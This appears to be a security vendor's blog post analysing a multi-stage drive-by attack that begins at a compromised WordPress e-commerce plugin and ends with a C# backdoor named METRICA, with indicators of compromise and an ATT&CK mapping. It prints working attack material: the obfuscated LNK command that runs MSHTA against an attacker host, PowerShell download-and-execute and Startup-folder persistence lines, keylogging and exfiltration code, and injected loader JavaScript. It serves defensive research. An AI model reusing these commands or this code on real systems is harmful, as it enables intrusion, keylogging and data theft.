Low-volume multi-stage attack leveraging AzureEdge and Shopify CDNs

zscaler.com/blogs/security-research/low-volume-multi-stage-attack-leveraging-azureedge-and-shopify-cdns

Introduction

In Feb 2021, Threatlabz observed a few instances of a low-volume multi-stage web attack in Zscaler cloud.

This web attack leveraged legitimate servers of Microsoft (azureedge.net), Dropbox and content delivery network of Shopify (cdn.shopify.com) to host the malicious files. The attack chain started from a Wordpress site with a compromised plugin.

When the victim browsed to the compromised e-commerce Wordpress site, the injected JavaScript in the WooCommerce plugin kick-started the infection chain.

The infection chain on the endpoint device consists of multiple stages involving the usage of MSHTA, PowerShell, C# backdoor which is also executed inline by PowerShell code. Based on our research, this threat actor is not yet documented anywhere and we have not attributed this to any known threat actor yet.

We have given the name - METRICA to the new C# backdoor discovered in this research.

In this blog, we describe technical details of the entire infection chain end-to-end.

Attack flow

Figure 1 shows the end-to-end attack flow which leads to the download of the final backdoor, METRICA.



Figure 1: Attack flow

As shown in the above attack flow, in one of the observed instances of attacks, the user searched for the string “steelcase adjustable arm” on the Google search engine. From the search results, user navigated to the URL: officechairatwork[.]com/product/steelcase-think-chair-3d-knit-back-4-way-adjustable-arms

Figure 2 shows officechairatwork[.]com, a legitimate Wordpress-based e-commerce website.



Figure 2: e-Commerce Wordpress site.

It uses the WooCommerce order tracking Wordpress plugin. One of the JavaScripts for this plugin was injected with malicious code. Interestingly, the injected code uses base64 encoding to prevent any suspicion.

URL of injected JavaScript:

hxxp://officechairatwork[.]com/wp-content/plugins/yith-woocommerce-order-tracking/assets/js/ywot.js?ver=5.6

Figure 3 shows the injected code.

Figure 3: JavaScript code injected in the WooCommerce Wordpress plugin

This injected code dynamically creates a script element using HTML DOM which adds an external JavaScript reference.

"script.src = 'https://metrica2.azureedge[.]net/tracking'"

This results in the website loading the malicious code from above URL.

It ultimately redirects the user to the legitimate file-hosting site, Dropbox to download a ZIP archive which contains the malicious LNK file.

URL: www.dropbox[.]com/s/3mrfasci8ibhms9/terms%20and%20conditions.zip?dl=1

Technical analysis

First we will look at the malicious JavaScript code which was injected in the compromised Wordpress plugin on the website and how it leverages multiple stages to redirect the user to the final download page.

Injected JavaScript analysis

Note: Please refer the **Appendix** section at the end of the blog for the complete JavaScript code snippets.

Stage-1 JavaScript

URL: metrica2.azureedge[.]net/tracking

The first stage JavaScript performs a few checks to determine the next stage JavaScript to be loaded. It contains references to four more JavaScripts which are explained in detail in this section.

Stage 1 JavaScript code defines 3 functions:

1. load_path: Creates a dynamic script element in the DOM
2. getMails: Performs regex to check if the given string input is in the standard email ID format.
3. valid: It scans the page 'input' elements to retrieve the logged in user email ID.

Execution of the JavaScript code starts by retrieving two items from the browser's sessionStorage with names - 'startDate' and 'startMail'.

It uses the above fetched values to perform following actions:

1. Checks if startDate is valid and if yes, then calculates the difference between current time and saved time(startDate). If the difference is less than 100 seconds then it calls the load_path function which in turn loads the next stage JavaScript from the path **"metrica2.azureedge.net/lockpage"**

2. If startDate is not valid then the function named valid is called in 500 milliseconds intervals to retrieve the logged in user email ID. When the email ID is retrieved successfully, it calls the load_path function which in turn loads the next stage JavaScript from the path **“metrica2.azureedge.net/slashpage”**

Stage-2 JavaScript

URL 1: metrica2.azureedge[.]net/lockpage

The second stage JavaScript performs two operations:

1. Prepends a ‘div’ element with id ”slashpage” to the website’s main page and inserts an empty ‘iframe’ element with name “splashpage-iframe” to it.
2. Creates a dynamic script element in the DOM which loads the next stage JavaScript from the path “metrica2.azureedge.net/PatternSite”

URL 2: metrica2.azureedge[.]net/slashpage

Performs the same operations as /lockpage. In addition to that, it retrieves the startDate item from sessionStorage and if not found, sets it to the current date.

Stage-3 JavaScript

URL: metrica2.azureedge[.]net/PatternSite

The third stage JavaScript has configurable parameters that control the execution behaviour as well as frequency of execution of the contained JavaScript code.

This stage of JavaScript is responsible for displaying or hiding a banner as a social engineering technique to lure the victim to download a malicious ZIP file.

The banner is displayed by configuring the ‘div’ and ‘iframe’ elements created by the second stage JavaScript. The source URL for the banner is “metrica2.azureedge.net/templates/template_2/modal_test2_animate_responsive_json.html”

Figure 4 shows the banner displayed to the user.



Figure 4: Banner displayed to the user

When the user clicks the Continue button, it initiates the ZIP file download request in the background. As soon as the download request is sent, the banner content is also changed as shown in **Figure 5**.



Figure 5: Changed banner content pointing to open the downloaded file

The downloaded ZIP file contains a LNK file inside which is executed by the user.

For the purpose of technical analysis, we will look at the LNK file with **MD5 hash: 2d0f946bac9b565b15cb739473bd4b20**

This LNK was archived inside a ZIP file which was hosted on the **Dropbox URL:** www.dropbox[.]com/s/3mrfasci8ibhms9/terms%20and%20conditions.zip?dl=1

The LNK file on execution used the following command line to fetch malicious VBScript code from attacker configured server on azureedge.net

Command line: %WINDIR%\System32\cmd.exe /c "set a=start ms&&set b=hta ht&&set c=tps://&&set d=web-google.azur&&set v=eedge.net/doc-YUSKQOPZUFD&call set f=%a%%b%%c%%d%%v%&&call %f%"&&exit

The above command line will leverage MSHTA to download the malicious **VBScript from the URL:** web-google.azureedge[.]net/doc-YUSKQOPZUFD

The downloaded VBScript in turn will connect to the URL:
string.azureedge[.]net/doc49672.jpeg/ps1/9876/ to download the next stage PowerShell code.

The downloaded PowerShell code has C# code embedded inside it, which will be executed inline by the PowerShell code. This C# code is a backdoor which we have named as “METRICA”

METRICA backdoor analysis

The METRICA backdoor is executed inline using wrapped PowerShell code to make the backdoor execution fileless.

Note: PowerShell natively supports inline C# execution. Using the following snippet of code, it is possible to perform inline code execution of C#.

Add-Type -ReferencedAssemblies {Add any assembly references here} -TypeDefinition {Add C# code here} -Language CSharp;

Figure 6 below shows the PowerShell code calling the C# code

```
Add-Type -ReferencedAssemblies "System.Drawing.dll",
"System.Web.Extensions.dll","System.Windows.Forms.dll" -TypeDefinition
$YobZrTZzzBqilO -Language CSharp; [gLSwYss.JqFOxhbl]::ppJShbUgsPwC(
"https://global.asazure.windows.net", "ENoztOORXAkUuWOkSdzLaRRL", "9567")
```

Figure 6: PowerShell code calling C# code

In order to avoid static detection and hinder the analysis, the METRICA backdoor is generated on the fly using a server-side generator (in the case of hosting service - azureedge.net).

Due to this, each request to download the backdoor results in a backdoor with different size and different static string obfuscation.

In case the backdoor is hosted on cdn.shopify.com, it is not generated on-the-fly but seems to be regularly updated by the attacker.

NOTE: This is likely because the azureedge.net hostings are directly owned by the attacker.

Code analysis

The METRICA backdoor execution starts by calling its main function from the wrapper PowerShell code.The main function takes the below 3 input parameters.

- A domain name
- Key which is used for encryption/decryption of data
- Default value to use for delay between the network requests

In the analysed sample following values were passed which can also be seen in Figure 6 above:

- Domain Name: "https://global.asazure[.]windows.net"
- Key: "ENoztOORXAkUuWOkSdzLaRRL"
- Default Delay Value: "9567"

Note: Based on further analysis, we found that the 'Key' is configured per C2 server and is never sent as part of network communication.

Execution of the main function performs the below operations.

1. Registers the infected machine to the C2 server. This is the bot registration stage.
2. Creates a thread to perform keylogging and capture foreground/active window text.
3. Starts the C2 communication and executes the command received by calling the required function.

Figure 7 highlights the different operations performed by the main function



Figure 7: Different operations performed by main function

BOT registration

BOT registration request is sent to the C2 server with the below information from the infected system.

- Generated BOT ID
- Computer Name
- User Domain
- UserName

The information collected is formatted as shown below.

register {BOT ID} {ComputerName}{DomainName}\\{UserName}

For more details about the network traffic, please refer to the network communication section of the analysis.

Information collection and exfiltration

METRICA backdoor collects the following information from infected system

- Keystrokes
- Foreground/Active window text

To exfiltrate the logged information a Timer object is created which calls the log exfiltration function every 5 seconds. This is done to maintain the fileless execution since the keystrokes and window text information is stored in the memory and cleared as the information is exfiltrated.

The logged information is formatted as shown below.

userinput {Base64_encoded_logged_information}

Figure 8 highlights information logging and exfiltration operations

```
public static void uLQpqYH(object koDkf, ElapsedEventArgs sMCHRdrLPqbjLr)
{
    if (JyofQiPW.Length != 0)
    {
        byte[] jRIy = Encoding.ASCII.GetBytes(JyofQiPW.ToString());
        string AeCJtPvwRtoX = String.Format("userinput {0}", Convert.ToBase64String(jRIy));
        qSbpPmzoQBJp(AeCJtPvwRtoX, Guid.NewGuid().ToString());   --> Exfiltrate captured information
    }
    JyofQiPW.Clear();
}

public static void ovWoCIzsflYA() {

    System.Timers.Timer ALKqgHC = new System.Timers.Timer();
    ALKqgHC.Elapsed += new ElapsedEventHandler(uLQpqYH);
    ALKqgHC.Interval = 5000;   --> Create timer to exfiltrate information every 5 seconds
    ALKqgHC.Enabled = true;
    string iALgtTYtimGLop = VuLmTQ();
    string GNpAQoWDsp = iALgtTYtimGLop;

    while (true)
    {
        foreach (int kpbkAjcNkONApcV in Enum.GetValues(typeof(Keys)))
        {
            int bWoFl = GetAsyncKeyState(kpbkAjcNkONApcV);   --> Capture keyboard input

            if (bWoFl == -32767)
            {
                var XLIUkVjqMFCyO = Enum.GetName(typeof(Keys), kpbkAjcNkONApcV).ToLower();

                if (kpbkAjcNkONApcV == 1 || kpbkAjcNkONApcV == 2)
                {
                    string VKVio = VuLmTQ();   --> Capture foreground window text
```

Figure 8: Information logging and exfiltration operations

More details about the network traffic are added in the Network Communication section of the analysis.

Network communication

Initialization

METRICA backdoor performs all the network communication over HTTPs. All web requests are created using the domain name which is passed as the first parameter to the main function described earlier and a network path which is generated as a random string for every request.

Afterwards following header fields are initialized:

- Method: “POST”
- UserAgent: Initialized with OS Version string
- Timeout: 10000
- Host: Attacked controlled endpoint on the CDN
- ProxyCredentials: Default Credentials

Request/Response Format

All the network requests/responses use the following format:
{
UUID: “Unique identifier for every exfiltration request/response pair”,
ID: “BOT ID of the infected machine”,
DATA: “Encrypted and Base64 encoded data”
}

BOT registration request

Like every other backdoor the first network request is of BOT registration. Data sent as part of the request is already described in the BOT registration section. No UUID is used in the registration request.

C2 Commands

The network request to fetch the C2 command is sent at regular intervals. The UUID and the DATA field are empty for all such network requests.

Based on the C2 response from the server different operations are performed. The METRICA backdoor checks if the UUID field in the response is set or not. If the UUID field is set, it decrypts the response data specified in the DATA field.The decrypted data then specifies the command to be executed.

The table below describes the backdoor supported commands and corresponding action performed.

Command	Action Performed
delay	Updates the time delay between the network requests

screenshot	Capture screenshot of all the connected screens and send to the C2 server
exit	Stop fetching new commands from the C2 server
Raw PowerShell command	Execute the raw PowerShell command and send the output to the C2 server

1. delay
Updates the time delay between the network requests with the C2 server specified value. No network response is sent back.

2. screenshot
For all the available screens capture screenshot and send to the C2 server one at a time. To maintain the fileless execution the screenshot is saved in memory and sent to the C2 server.

3. exit
Sets a boolean variable which breaks the C2 communication loop. No network response is sent back.

4. Raw PowerShell command
Executes the raw PowerShell command and sends the result back to the C2 server.

To execute the PowerShell command from C# code a Runspace is created. A Pipeline is opened to the created Runspace. The pipeline is then used to specify the PowerShell command to be executed and also configure the Runspace to send the output back to the C# code. The output is then sent to the C2 server.

Note: To read more about Runspace check this article.

Persistence

Achieves persistence by leveraging PowerShell code to download a new LNK file from Dropbox and dropping it in the Startup directory. The PowerShell code is broken into two stages:

- First stage PowerShell code is sent as a C2 command which downloads and executes the second stage PowerShell code from the specified remote location.

- The second stage PowerShell code downloads the new LNK and drops it in the Startup directory.

First stage PowerShell code sent as C2 command: IEX (New-Object Net.Webclient).downloadstring('https://www.dropbox.com/s/qmdiqv2djdkap4y/lnkobv.t?dl=1')

Second stage PowerShell code for downloading new LNK and dropping it in the Startup directory:
$client = new-object

System.Net.WebClient;$client.DownloadFile("https://www.dropbox.com/s/tfy1pd5et10jfg3/Startup_tor?dl=1","$env:APPDATA\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\Startup.lnk");

Note: The reason for achieving persistence only by specifying the C2 command could be to avoid persistent infection in case the victim profile is not of any interest to the attacker. Further the entire attack chain is fileless except the initial ZIP download so it also helps lower the fingerprints in the infected system.

Zscaler Sandbox report

Figure 9 shows the Zscaler Cloud Sandbox successfully detonating and detecting this threat.



Figure 9: Zscaler Sandbox report

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators at various levels.

MITRE ATT&CK TTP Mapping

ID	Tactic	Technique
T1566.001	Drive-by Compromise	Compromised plugin JavaScript file
T1204.002	User Execution: Malicious File	User opens the downloaded ZIP file and executes the contained LNK

T1059	Command and Scripting Interpreter	Executes malicious JavaScript and PowerShell code
T1547.001	Registry Run Keys / Startup Folder	Creates LNK file in the startup folder for persistence
T1140	Deobfuscate/Decode Files or Information	Strings and other data are obfuscated in the payloads
T1218	Signed Binary Proxy Execution	Uses mshta to execute the VBScript code
T1027.002	Obfuscated Files or Information: Software Packing	Payloads are packed in layers
T1082	System Information Discovery	Gathers system OS version info
T1033	System Owner/User Discovery	Gathers currently logged in Username
T1113	Screen Capture	Capture Screenshot of all the connected screens
T1056	Input Capture	Capture keystrokes and foreground window text
T1132.001	Data Encoding: Standard Encoding	Uses Base64 encoding for data exfiltration
T1071.001	Application Layer Protocol: Web Protocols	Uses https for C2 communication
T1041	Exfiltration Over C2 Channel	Data is exfiltrated using existing C2 channel

Indicators of compromise

Hashes

// ZIP
53558b99cbfe6f99dd1597e21b49b07e
d6fb36a86aec32f17220050da903a0ce

//LNK
2d0f946bac9b565b15cb739473bd4b20
272edc017f01eef748429358b229519b

ZIP File download links

www.dropbox[.]com/s/3mrfasci8ibhms9/terms%20and%20conditions.zip?dl=1
www.dropbox[.]com/s/g2hw0s5qec1kvzs/terms%20and%20conditions.zip?dl=1

Intermediate stage payload hosting

// MD5: 2d0f946bac9b565b15cb739473bd4b20
hxxps://web-google.azureedge[.]net/doc-YUSKQOPZUFD
hxxps://cdn.shopify.com/s/files/1/0536/1506/7334/t/1/assets/ThemeStyleSheet.html
hxxps://string.azureedge[.]net/doc49672.jpeg/ps1/9876/

// MD5: 272edc017f01eef748429358b229519b
hxxps://compos17.azureedge.net/doc-YUSKQOPZUFD
hxxps://cdn.shopify.com/s/files/1/0541/9879/6463/t/1/assets/GjndThgbnys.html
hxxps://cdn.shopify.com/s/files/1/0541/9879/6463/t/1/assets/igRoQOJgupOQ.html

// Persistence LNK
hxxps://cdn.shopify.com/s/files/1/0536/1506/7334/t/1/assets/ThemeBodyFile.html
hxxps://theme.azureedge[.]net/microsoft.jpeg/ps1/9567/

C2 domains

// POST method used for communication

string.azureedge.net
theme.azureedge.net
atlant18.azureedge.net

JavaScript files

metrica2[.]azureedge[.]net/tracking
metrica2[.]azureedge[.]net/PatternSite
metrica2[.]azureedge[.]net/PatternSiteLock
metrica2[.]azureedge[.]net/lockpage
metrica2[.]azureedge[.]net/slashpage

Banner hosting

metrica2[.]azureedge[.]net/templates/template_2/modal_test2_animate_responsive_json.html

Dropped Filenames and full paths

Terms And Conditions.zip
Terms And Conditions.lnk
{APPDATA}\Microsoft\Windows\Start Menu\Programs\Startup\Startup.lnk

OSINT submissions

Hashes

//ZIP
b0cf113c0eddd55aa536c75e6ac4d670
8593e4d458ef4fc6ca35b1138c9e37a4

//LNK
2e68d6a2b29a12de919bfd936ee62d7b
422a4fc87fece907f93daa4d3e23f907

Intermediate stage payload hosting

hxxps://doc-web1.azureedge[.]net/doc-YUSKQOPZUFD
hxxps://compos20.azureedge[.]net/doc-YUSKQOPZUFD

Appendix

//Stage-1 JavaScript

```
startDate = sessionStorage.getItem('startDate');
startMail = sessionStorage.getItem('startMail');
var metrica_path = 'metrica2.azureedge.net/PatternSite';
var metrica_path_lock = 'metrica2.azureedge.net/PatternSiteLock';
var metrica_lock = 'metrica2.azureedge.net/lockpage';
var metrica_slashpage = 'metrica2.azureedge.net/slashpage';

function load_path(metrica, email){
    var metricasrc = document.createElement('script');
    metricasrc.src = ('https:' == document.location.protocol ? 'https://' : 'http://') + metrica + '?q=' +
encodeURIComponent(email);
    document.getElementsByTagName("html")[0].appendChild(metricasrc);
}

function getEmails(search_in) {
